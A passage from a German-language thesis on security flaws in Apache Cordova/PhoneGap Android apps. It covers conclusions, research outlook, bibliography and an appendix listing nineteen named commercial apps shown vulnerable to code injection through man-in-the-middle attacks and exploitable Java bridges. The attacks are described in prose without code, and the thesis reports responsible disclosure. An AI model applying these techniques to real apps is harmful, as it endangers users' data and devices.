Middle-Angriffe thematisiert. Es wurde gezeigt, dass derartige Angriffe keineswegs nur theoretisch sind und mit wenig Aufwand leicht zu realisieren sind. Möglich wird dieses vor allem durch das Ausnutzen unverschlüsselter Verbindungen, selbst wenn diese nur punktuell eingesetzt werden. Es ist wichtig, herauszustellen, dass selbst vermeintlich sichere Quellen, z.B. zum Nachladen von vertrauenswürdigen, offiziellen Fremdbibliotheken, im Falle unverschlüsselter Kommunikation von einem Angreifer ausgenutzt werden können. Analog gilt dieses für SSL-geschützte Verbindungen, wenn gleichzeitig keine korrekte Zertifikatsprüfung durchgeführt wird.

Es ist keineswegs eine neue Erkenntnis, dass mobile Anwendungen Probleme bei der Verwendung von SSL aufweisen, dieses wurde bereits in [13] ausführlich beschrieben. Neu ist ebenfalls nicht, dass über Man-in-the-Middle-Angriffe – insbesondere bei der Verwendung von Webinhalten – Schadcode eingeschleust werden kann, die Gefahr existiert auch bei klassischen Webanwendungen. Auch ist die Verwundbarkeit der Java-Brücke bereits bekannt und erforscht; in neueren Versionen des Android SDKs existiert eine Lösung für diese Schwachstelle.

Problematisch ist jedoch, welches Ausmaß die Nutzung eines derartigen Frameworks haben kann. Nutzer, insbesondere unerfahrene Entwickler, vertrauen der Funktionalität des Frameworks und wiegen sich in Sicherheit. Die Analyse des Frameworks hat verschiedene sicherheitsrelevante Aspekte aufgezeigt, die sowohl auf Fehler im Framework als auch auf die fehlerhafte Nutzung durch Entwickler zurückzuführen sind, teilweise unwissend aufgrund unvollständiger Dokumentation.

Insbesondere in Bezug auf die im Framework verwendete Java-Brücke zeigt sich die Gefahr: Über 75% aller aktuell genutzten Android-Geräte verfügen noch über eine ältere Android-Version, in der es keine Möglichkeit gibt, die Verwundbarkeit dieser Java-Brücke zu beheben. Da – ohne Eingriff in die Implementierung des Frameworks – diese Java-Brücke nicht deaktiviert werden kann, stellt die Installation einer beliebigen Cordova-/PhoneGap-App auf all diesen Geräten ein hohes Risiko dar. Hinzu kommen auch auf neueren Android-Versionen alle Apps, für die das API-Level nicht explizit auf mindestens 17 konfiguriert wurde (vgl. Abschnitt 3.6), in dem Fall bleibt die Java-Brücke verwundbar. Da diese lediglich für den Aufruf von Plugins und der Rückgabe der Ergebnisse an die Anwendung benötigt wird und das Framework zu diesem Zweck ebenfalls über ein alternatives Verfahren verfügt, könnte auf diese Java-Brücke ganz verzichtet werden.

Dass Cordova/PhoneGap für die Entwicklung von Apps häufig verwendet wird und dass die vorgestellten Probleme tatsächlich real sind, zeigt die Analyse einiger ausgewählter Cordova-Anwendungen. Zwar wurde in dieser Arbeit nur eine begrenzte Anzahl an Cordova-Anwendungen untersucht; dennoch fällt auf, dass das Framework in sehr unterschiedlichen Branchen eingesetzt wird, auch durch namhafte Unternehmen. Insbesondere wird das Framework auch für die Entwicklung von Business-Apps verwendet, wie u.a.

SAP zeigt (vgl. [26]); auch gibt es verschiedene weitere Frameworks, die auf Cordova/-PhoneGap aufbauen und speziell für die Entwicklung von Business-Apps ausgelegt sind (z.B. IBM Worklight, Salesforce Mobile SDK, Convertigo). Für Unternehmen bietet sich damit vor allem der Vorteil, für unterschiedliche Plattformen Anwendungen entwickeln zu können, dafür jedoch nur eine gemeinsame Codebasis pflegen zu müssen. Dieses lohnt sich aus Unternehmenssicht finanziell und unterstützt den Trend, Anwendungen möglichst schnell und für möglichst viele Plattformen auf den Markt zu bringen.

Ziel dieser Arbeit ist es nicht, Cordova/PhoneGap zu kritisieren oder von dessen Nutzung abzuraten. Vielmehr geht es darum, Probleme aufzuzeigen und vor der leichtfertigen Nutzung eines derartigen Frameworks zu warnen, gleichzeitig aber auch Lösungsansätze zu liefern. Daher wurden vor allem auch Ideen vorgestellt, die dazu beitragen sollen, die Sicherheit des Frameworks zu erhöhen, wie auch Entwickler dabei zu unterstützen, Sicherheitslücken aufgrund fehlerhafter Nutzung des Frameworks zu vermeiden.

Die in dieser Arbeit vorgestellten Angriffe auf einzelne Apps sollen nicht der Kritik an den dahinter stehenden Unternehmen dienen. Stattdessen soll damit verdeutlicht werden, wie vielfältig, in unterschiedlichen Branchen und selbst von großen Konzernen, das Framework eingesetzt wird und welche Gefahren dabei entstehen. Die hier aufgezeigten Probleme wurden den Herstellern vertraulich mitgeteilt, um die Verwundbarkeiten zu beseitigen. An dieser Stelle sei großer Dank an die betroffenen Unternehmen für den vertrauensvollen Umgang geäußert – insbesondere an die SAP AG, der die gefundenen Sicherheitsprobleme – nach Einladung – direkt vor Ort präsentiert werden konnten.

Ob Angriffe, wie sie in dieser Arbeit beschrieben wurden, tatsächlich in der Realität durchgeführt werden, ist nicht bekannt. Bedenkt man jedoch die aktuellen Presseberichte über das Ausspionieren von App-Daten durch internationale Geheimdienste (vgl. u.a. [3]), wird deutlich, dass auch die hier betrachteten Anwendungen sich für derartige Zwecke eignen und weitreichende Spionagemöglichkeiten liefern; wie in dieser Arbeit beschrieben erfordern derartige Angriffe jedoch nicht zwangsläufig die technische Ausrüstung eines Geheimdienstes und sind auch mit einfachen technischen Mitteln möglich, die in lokalen Elektronikfachgeschäften erhältlich sind. Beschränkt man sich lediglich auf die in dieser Arbeit betrachteten Anwendungen und summiert die Anzahl der Downloads aus dem Google Play Store, zeigt sich, dass insgesamt bis zu 112 Millionen Nutzer hiervon betroffen sind; wie viele weitere Anwendungen ähnliche Schwachstellen enthalten, ist jedoch unklar.

8 Ausblick

Abschließend sollen in diesem Kapitel einige Ideen vorgestellt werden, die einen Ausblick auf mögliche zukünftige Forschung in dem Umfeld dieser Arbeit geben.

Aufgrund begrenzter zeitlicher Ressourcen wurde in dieser Arbeit nur eine relativ geringe Zahl ausgewählter Cordova-Apps betrachtet. Um Aussagen darüber treffen zu können, wie weit verbreitet die beschriebenen Probleme tatsächlich sind, ist zu empfehlen, weitere Analysen zu unternehmen und eine größere Menge von Anwendungen auszuwerten.

Dabei stellt es sich als kompliziert heraus, konkret nach Cordova-Anwendungen zu suchen: Es gibt keinen Filter, um im Google Play Store gezielt nach derartigen Anwendungen zu suchen. Hinweise darauf, ob eine Anwendung mit Apache Cordova/PhoneGap entwickelt wurde, können lediglich die Screenshots der Apps, ggf. auch die angeforderten Berechtigungen (vgl. Abschnitt 5.3), liefern oder eine Analyse der heruntergeladenen Apps. Die Entwicklerseite von PhoneGap[84] bietet die Möglichkeit, eigene PhoneGap-Anwendungen einzureichen, um sie auf einer Übersichtsseite zu listen, aktuell (Stand Januar 2014) sind hier ca. 1300 Android-Apps gelistet. Tatsächlich wird es jedoch wesentlich mehr Anwendungen geben, die auf das Framework aufbauen, bedenkt man die hohen Nutzungszahlen[85] von über 1 Millionen Downloads des Frameworks und 400.000 aktiven Entwicklern.

Interessant wäre es auch, Apps zu analysieren, die mittels der auf Cordova/PhoneGap aufbauenden Frameworks (vgl. Abschnitt 6.6) entwickelt wurden, um festzustellen, ob auch diese über ähnliche Schwachstellen verfügen. Auch hier gibt es verlinkte Beispiel-Anwendungen, die für eine Analyse herangezogen werden könnten, z.B.:

- **Sencha Touch**: `http://www.sencha.com/apps/`
- **Telerik AppBuilder**: `http://www.telerik.com/appbuilder/sample-apps`
- **Salesforce Mobile SDK**: `http://www2.developerforce.com/mobile/gallery`
- **AppGyver Steroids**: `http://x.appgyver.com/`

Die Analyse der in dieser Arbeit betrachteten Anwendungen wurde – unterstützt durch verschiedene Werkzeuge – größtenteils manuell durchgeführt. Hilfreich wäre – sowohl für Endanwender als auch für die Analyse einer größeren Menge von Anwendungen – ein Werkzeug, welches diese Analyse automatisiert und eine Einschätzung zu der Sicherheit einer Cordova-/PhoneGap-Anwendung geben kann.

Die Entwicklung eines derartigen Werkzeuges hätte den Rahmen der Arbeit gesprengt, trotzdem wurden verschiedene Ideen gesammelt, die für ein derartiges Werkzeug relevant

[84] `http://phonegap.com/app/`
[85] `http://phonegap.com/about/`

wären. Einige Aspekte sind ohne großen Aufwand zu ermitteln, z.B. ob eine (produktive) App über einen aktivierten Debug-Modus verfügt, was auf eine inaktive Zertifikatsprüfung hinweist, oder ob das API Level korrekt gesetzt wurde, um eine verwundbare Java-Brücke zu vermeiden.

Andere Aspekte erfordern Methoden der statischen Code-Analyse, z.B. um festzustellen, ob die Anwendung unverschlüsselte Verbindungen nutzt, über die das Einschleusen von Schadcode möglich wäre. Ideen dazu liefert u.a. [13]. Am Angriff auf die Online-Banking-App der Deutschen Bank (vgl. Abschnitt 6.3) wird deutlich, dass trotz tief verzweigter Seitenstruktur das Einschleusen von Schadcode möglich ist, der zudem den Zugriff auf Gerätefunktionen hat. Die Anwendung selbst ruft nur SSL-geschützte URLs auf, auch funktioniert die Zertifikatsprüfung korrekt und warnt im Fehlerfall den Benutzer explizit. Die Gefahr ergibt sich daraus, dass – per SSL-geschützt – geladene externe Webseiten wiederum Inhalte einbinden können, die über ungeschützte Verbindungen nachgeladen werden. Daher lässt sich den Ergebnissen aus [13] hinzufügen, dass es sinnvoll wäre, für die Analyse der Kommunikationssicherheit von Anwendungen nicht nur die URLs zu betrachten, die im Anwendungscode verwendet werden, sondern diesen (mit begrenzter Tiefe) zu folgen, um auch zu prüfen, ob und auf welche Weise Inhalte nachgeladen werden.

Ein derartiges Werkzeug könnte – nach Analyse des (JavaScript-)Anwendungscodes – eine Entscheidung dazu treffen, ob die getroffene Plugin-Konfiguration (ggf. auch die angeforderten Berechtigungen) mit den tatsächlich verwendeten Plugins übereinstimmt, um zu verhindern, dass Anwendungen nicht verwendete Plugins bereitstellen. Ähnliches gilt auch für die Verwendung der Whitelist.

In dieser Arbeit wurden lediglich Android-Anwendungen betrachtet. Da mit Cordova/PhoneGap auch für andere mobile Plattformen Anwendungen entwickelt werden können, wäre es interessant, zu überprüfen, inwiefern Cordova-Anwendungen anderer Plattformen über ähnliche sicherheitsrelevante Probleme verfügen. Aus zeitlichen und finanziellen Ressourcen konnte dieses im Rahmen dieser Arbeit nicht näher betrachtet werden; dieses hätte eine weitere Einarbeitung in die Sicherheitsmodelle der entsprechenden Plattformen sowie Zugang zu entsprechender Hardware erfordert. Die Stärke von Cordova/PhoneGap, Anwendungen in JavaScript zu entwickeln, legt aber nahe, dass damit auch plattformunabhängiger Schadcode entstehen kann. Ein Schnelltest (vgl. Abbildung 29) zeigt z.B., dass der zuvor für die Android-Version der App *Telekom.com* beschriebene Angriff (vgl. Abschnitt 6.1) auch für die Variante der App für Apples mobile Plattform iOS funktioniert. Ein weiterer interessanter Aspekt ist die Tatsache, dass Google (vgl. [16]) aktuell an einer Lösung arbeitet, Chrome-Apps aus dem Desktop-Bereich mithilfe von Apache Cordova für mobile Geräte bereitzustellen. Inwiefern auch diese Apps von den in dieser Arbeit vorgestellten Problemen betroffen sind, bleibt zu prüfen; eine erste Version ist

mittlerweile frei verfügbar. [86]




Abbildung 29 Telekom.com: Schwachstelle ist auch in der iOS-Version enthalten

Abschließend bleibt noch darauf hinzuweisen, dass es neben Apache Cordova/PhoneGap auch weitere Frameworks gibt, die über ähnliche Funktionalitäten verfügen. Ein Beispiel ist *Appcelerator*[87]. Auch dieses Framework scheint eine weite Verbreitung zu haben; die Website weist aktuell (Stand Februar 2014) auf über 550.000 Entwickler und auf über 200 Millionen Geräte, auf denen damit gebaute Apps verwendet werden, hin. Eine Analyse weiterer Frameworks, wie z.B. Appcelerator, erscheint sinnvoll, um festzustellen, ob diese über ähnliche – wie die in dieser Arbeit präsentierten – Probleme verfügen.

Auch hier lässt ein Schnelltest ähnliche Probleme vermuten: Eine zufällig ausgewählte, auf Basis dieses Frameworks entwickelte Android-App verfügt über verschiedene ungesicherte Verbindungen, mitunter einem Link zum Videoportal Youtube (`http://m.youtube.com`); zudem verfügt die App über drei verwundbare Java-Brücken. Das Resultat eines möglichen Angriffes zeigt Abbildung 30.

Die hier gesammelten Ideen zeigen, dass das Umfeld dieser Arbeit noch viel weitere Forschung ermöglicht, besonders relevant scheint die Betrachtung anderer Plattformen und anderer Frameworks.

[86] `https://github.com/MobileChromeApps/mobile-chrome-apps`
[87] `http://www.appcelerator.com/`




Abbildung 30 Appcelerator: Eine zufällig ausgewählte App ist verwundbar. Abgebildet ist die Ausgabe des Systemprozesses `ls`, der die Dateien des *Screenshots*-Verzeichnisses auflistet, eingeschleust über eine verwundbare Java-Brücke. Korrekterweise hätte die Youtube-Seite dargestellt werden sollen, wie am unteren Viertel des Bildes zu erahnen ist.

Literaturverzeichnis

[1] Adobe Systems Incorporated. *PhoneGap Build Documentation - Features*. 2013. URL: http://docs.build.phonegap.com/en_US/2.9.0/configuring_features.md.html#Features (abgerufen am 01. 02. 2014).

[2] Ross J. Anderson. *Security Engineering: A Guide to Building Dependable Distributed Systems*. 2nd Edition. Wiley, 2008.

[3] James Ball. *Angry Birds and 'leaky' phone apps targeted by NSA and GCHQ for user data*. the Guardian. 2014. URL: http://www.theguardian.com/world/2014/jan/27/nsa-gchq-smartphone-app-angry-birds-personal-data (abgerufen am 01. 02. 2014).

[4] Neil Bergmann. *Abusing WebView JavaScript Bridges*. 2012. URL: http://50.56.33.56/blog/?p=314 (abgerufen am 01. 02. 2014).

[5] Daniel Bleichenbacher. "Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS# 1". In: *Advances in Cryptology—CRYPTO'98*. Springer. 1998, S. 1–12.

[6] Erika Chin & David Wagner. "Bifocals: Analyzing WebView Vulnerabilities in Android Applications". In: *Proceedings of the 14th International Workshop on Information Security Applications*. 2013.

[7] Erika Chin et al. "Analyzing inter-application communication in Android". In: *Proceedings of the 9th international conference on Mobile systems, applications, and services*. ACM. 2011, S. 239–252.

[8] Bryce Curtis. *IBM, PhoneGap and the Enterprise*. IBM Software Group. 2011. URL: http://de.slideshare.net/drbac/phonegap-day-ibm-phonegap-and-the-enterprise (abgerufen am 01. 02. 2014).

[9] Claudia Eckert. *IT-Sicherheit: Konzepte-Verfahren-Protokolle*. 6.Auflage. Oldenbourg Wissenschaftsverlag, 2008.

[10] William Enck, Machigar Ongtang & Patrick McDaniel. "Understanding android security". In: *Security & Privacy*. Bd. 7. 1. IEEE, 2009, S. 50–57.

[11] William Enck et al. "A Study of Android Application Security." In: *USENIX security symposium*. 2011.

[12] Sascha Fahl et al. “Rethinking SSL development in an appified world”. In: *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. ACM. 2013, S. 49–60.

[13] Sascha Fahl et al. “Why Eve and Mallory love Android: An analysis of Android SSL (in) security”. In: *Proceedings of the 2012 ACM conference on Computer and communications security*. ACM. 2012, S. 50–61.

[14] Adrienne Porter Felt et al. “Android permissions demystified”. In: *Proceedings of the 18th ACM conference on Computer and communications security*. ACM. 2011, S. 627–638.

[15] Google Inc. *Dashboards*. 2014. URL: `http://developer.android.com/about/dashboards/index.html` (abgerufen am 15. 01. 2014).

[16] Google Inc. *Run Chrome Apps on mobile using Apache Cordova*. 2014. URL: `http://blog.chromium.org/2014/01/run-chrome-apps-on-mobile-using-apache.html` (abgerufen am 18. 02. 2014).

[17] IDC. *Android Pushes Past 80% Market Share While Windows Phone Shipments Leap 156.0% Year Over Year in the Third Quarter, According to IDC*. 2013. URL: `http://www.idc.com/getdoc.jsp?containerId=prUS24442013` (abgerufen am 01. 02. 2014).

[18] IDC. *Worldwide Smartphone Shipments Top One Billion Units for the First Time, According to IDC*. 2014. URL: `http://www.idc.com/getdoc.jsp?containerId=prUS24645514` (abgerufen am 01. 02. 2014).

[19] IEEE 802.11 Working Group and others. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. 2003. URL: `http://dx.doi.org/10.1109/IEEESTD.2003.95617` (abgerufen am 01. 02. 2014).

[20] David Litchfield et al. *The Database Hacker's Handbook: Defending Database Servers*. Wiley, 2005.

[21] Tongbo Luo et al. “Attacks on WebView in the Android system”. In: *Proceedings of the 27th Annual Computer Security Applications Conference*. ACM. 2011, S. 343–352.

[22] Jack Mannino. *Minding The Gap: Secure PhoneGap Apps*. 2013. URL: `http://prezi.com/z5iwzmytlviy/minding-the-gap-secure-phonegap-apps/` (abgerufen am 01. 02. 2014).

[23] MWR InfoSecurity. *Debuggable Apps in Android Market*. 2011. URL: https://labs.mwrinfosecurity.com/blog/2011/07/07/debuggable-apps-in-android-market/ (abgerufen am 01. 02. 2014).

[24] PhoneGap. *Platform Security*. 2013. URL: https://github.com/phonegap/phonegap/wiki/Platform-Security (abgerufen am 01. 02. 2014).

[25] PhoneGap. *Whitelist Guide*. 2013. URL: http://cordova.apache.org/docs/en/3.3.0/guide_appdev_whitelist_index.md.html#WhitelistGuide (abgerufen am 01. 02. 2014).

[26] SAP AG. *SAP Drives Openness and Choice for Millions of Mobile App Developers*. 2012. URL: http://www.news-sap.com/sap-drives-openness-and-choice-for-millions-of-mobile-app-developers/ (abgerufen am 01. 02. 2014).

[27] Bruce Schneier. *Semantic Attacks: The Third Wave of Network Attacks*. 2000. URL: https://www.schneier.com/crypto-gram-0010.html#1 (abgerufen am 01. 02. 2014).

[28] Dafydd Stuttard & Marcus Pinto. *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*. 2nd Edition. Wiley, 2011.

[29] ThoughtWorks. *Technology Radar*. 2014. URL: http://thoughtworks.fileburst.com/assets/technology-radar-jan-2014-en.pdf (abgerufen am 01. 02. 2014).

A Screenshots verwundbarer Apps

In diesem Abschnitt sollen Screenshots der in dieser Arbeit genannten Apps aufgeführt werden, die jeweils einen beispielhaften Angriff zeigen. Der Einfachheit halber wurden die Angriffe auf zwei einfache Varianten beschränkt:

- Wenn die App eine verwundbare Java-Brücke enthält, so wird das Systemkommando `ping` verwendet, um beispielhaft das Ausführen externer Prozesse über die verwundbare Java-Brücke zu demonstrieren.
- Enthält die App keine verwundbare Java-Brücke, bzw. ließ sich diese nicht ausnutzen, wird JavaScript-Code eingeschleust, welcher eine einfache Dialogbox mit dem Inhalt „Attack successful!“ anzeigt.

Nachfolgend werden die Apps in der Reihenfolge, wie sie in der Arbeit genannt wurden, aufgeführt:

1. *SAP AG: SAP BusinessObjects Mobile* (vgl. Abbildung 31)
2. *Waze: Waze soziales GPS und Verkehr* (vgl. Abbildung 32)
3. *Microsoft Tag: Microsoft Tag, QR & NFC Reader* (vgl. Abbildung 33)
4. *Adobe Systems: Adobe Content Viewer* (vgl. Abbildung 34)
5. *Deutsche Telekom AG: Telekom.com* (vgl. Abbildung 35)
6. *Wikimedia Foundation: Wikipedia Mobil* (vgl. Abbildung 36)
7. *norisbank GmbH: norisbank mobile* (vgl. Abbildung 37)
8. *Deutsche Bank AG: Meine Bank* (vgl. Abbildung 38)
9. *Hewlett Packard: HP Anywhere* (vgl. Abbildung 39)
10. *Adobe PhoneGap Build: Beispiel-App* (vgl. Abbildung 40)
11. *Bundesministerium für Bildung und Forschung: BMBF* (vgl. Abbildung 41)
12. *Deutsche Telekom AG: Telekom Shop* (vgl. Abbildung 42)
13. *Intel Corporation: Visual Ranking App* (vgl. Abbildung 43)
14. *Logitech Europe S.A.: Logitech Squeezebox Controller* (vgl. Abbildung 44)
15. *Microsoft Corporation: Halo Waypoint for Halo: Reach* (vgl. Abbildung 45)
16. *SAP AG: SAP Utilities Customer Engagement* (vgl. Abbildung 46)
17. *SAP AG: SAP Customer Loyality* (vgl. Abbildung 47)
18. *Siemens AG: SPCanywhere* (vgl. Abbildung 48)
19. *Telefónica Germany GmbH & Co. OHG: Telefónica Germany PR* (vgl. Abbildung 49)

Abbildung 31 App: SAP BusinessObjects Mobile

